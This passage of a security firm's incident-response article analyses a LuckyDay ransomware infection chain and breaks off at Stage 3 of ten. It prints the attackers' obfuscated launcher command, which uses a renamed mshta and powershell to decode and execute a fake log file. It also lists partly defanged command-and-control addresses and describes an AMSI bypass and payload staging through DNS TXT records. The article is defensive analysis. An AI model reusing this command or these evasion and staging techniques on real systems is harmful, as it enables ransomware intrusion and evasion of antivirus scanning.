Article
Technical Insight: The 10 Stages of a Highly Sophisticated LuckyDay Ransomware Attack
Arete Analysis

By Elec McClellan, Security Operations Center Lead
Sophisticated threat actors may or may not know the difference between a salad knife and a dinner knife, but they’d be happy to hold either to your throat when the time is right — and they sure know how to make a 1 look like a 0.
For example, let’s talk about how the LuckyDay ransomware group uses a fake instance of not one but three hidden-in-plain-sight applications to conceal their highly sophisticated, malicious activity.
The Arete Incident Response Security Operations Center (IR SOC) team has observed and analyzed activity whereby the group used a renamed mshta.exe, a renamed powershell.exe, and a fake log file to leverage Google DNS to download a chain of 10 payloads that subsequently led to LuckyDay encrypting the host. In some cases, the ransomware even propagated to additional endpoints, maximizing damage.
Let’s walk through the 10 stages of this activity.
Stage 1: From Decoding The Fake Logfile To Getting A Payload
After receiving an active encryption alert via SentinelOne, the Arete IR SOC began analyzing the activity and found that it originated from the following script, which had been kicked off by a scheduled task:
C:WINDOWSsystem32Host.exe vbscript:CreateObject(“Wscript.Shell”).Run(“cmd.exe /C C:WINDOWSsystem32rasupd.exe -c IEX $($(gc ‘C:WINDOWSdebugl.adml’|%{[char][int]($_.split(‘x’)[-1])})-join”)”””,0,True)(window.close)

Analysis of the script revealed:
Host.exe = mshta.exe
Rasupd.exe = powershell.exe
l.adml = This appears to be some sort of log file with unique hexadecimal characters.

It is important to notice how the script is stripping out the numbers at the end of each line by splitting on the “x” character and taking the second value.
The “hexadecimal” characters are simply another way to obfuscate the true meaning of the numbers. Once converted to ASCII, the decimal numbers reveal a hidden payload:

Minimal manual manipulation of the script reveals its course of action. Depending on the version of PowerShell running on the host, one of two different URLs is used:

For PowerShell version 4 or newer, the following URL is used:
For PowerShell version 4 or older, the URL looks like the standalone URL below. The URI will always be randomized to 6-8 random lowercase, alphabetic characters that end in either ‘php’, ‘jsp’, or ‘asp’:
https[:]//1484238687/fctwhro.php (as an example)
So, dns.google[.]com (a.k.a. 8.8.8.8 or 8.8.4.4) appears safe, right? How could threat actors use that for malicious purposes?
Well, in this instance, by storing a malicious Base64-encoded value in the TXT response, of course! (Hint: Notice the value for the variable “p”.)

The variable “p” holds multiple Base64-encoded strings delimited by “/”. Once decoded, it appears to be a numeric string:

Now, what are these numbers exactly? Note: You may recognize the second decoded number as part of the URL for when a host’s PowerShell version is 4 or older (e.g., https[:]//1484238687/fctwhro.php).
So, what if we told you these are actually IP addresses written in decimal format as opposed to the more recognized dotted decimal format?

Like the standalone URL for PowerShell version 4 or older, these IP addresses also get appended with 6-8 randomized lowercase, alphabetic characters that end in either ‘php’, ‘jsp’, or ‘asp’.
Once the proper URL is determined, the script reaches out and downloads and executes a secondary payload.
Stage 2: The First Introduction To Amsi Bypass In Order To Download Next Payload

See below for the secondary payload pulled down from the URLs in Stage 1. Note the main function name: “skou”. Our research shows that the function “skou” is always an attempt to bypass the Windows Antimalware Scan Interface (AMSI) prior to the payload execution.
In the screenshot, you can see a clever method of breaking down “amsi.dll AmsiScanBuffer” into smaller strings. AMSI assists antivirus programs in detecting “script-based attacks”[1]:
The script checks to make sure that the PowerShell version of the host is greater than version 3 and if so, it kicks off the main function “skou”, initiating the AMSI bypass. Once it has successfully bypassed AMSI, it launches an additional script using the same decimal-formatted IP address methodology. Note: 1484237623 = 88.119.171[.]55:

The script will generate a URL that looks similar to those listed below:

A third payload hosted on this URL executes next.
Stage 3: Host Reconnaissance And Exfiltration
The main function name of this highly obfuscated third payload is “tsqmbb”:
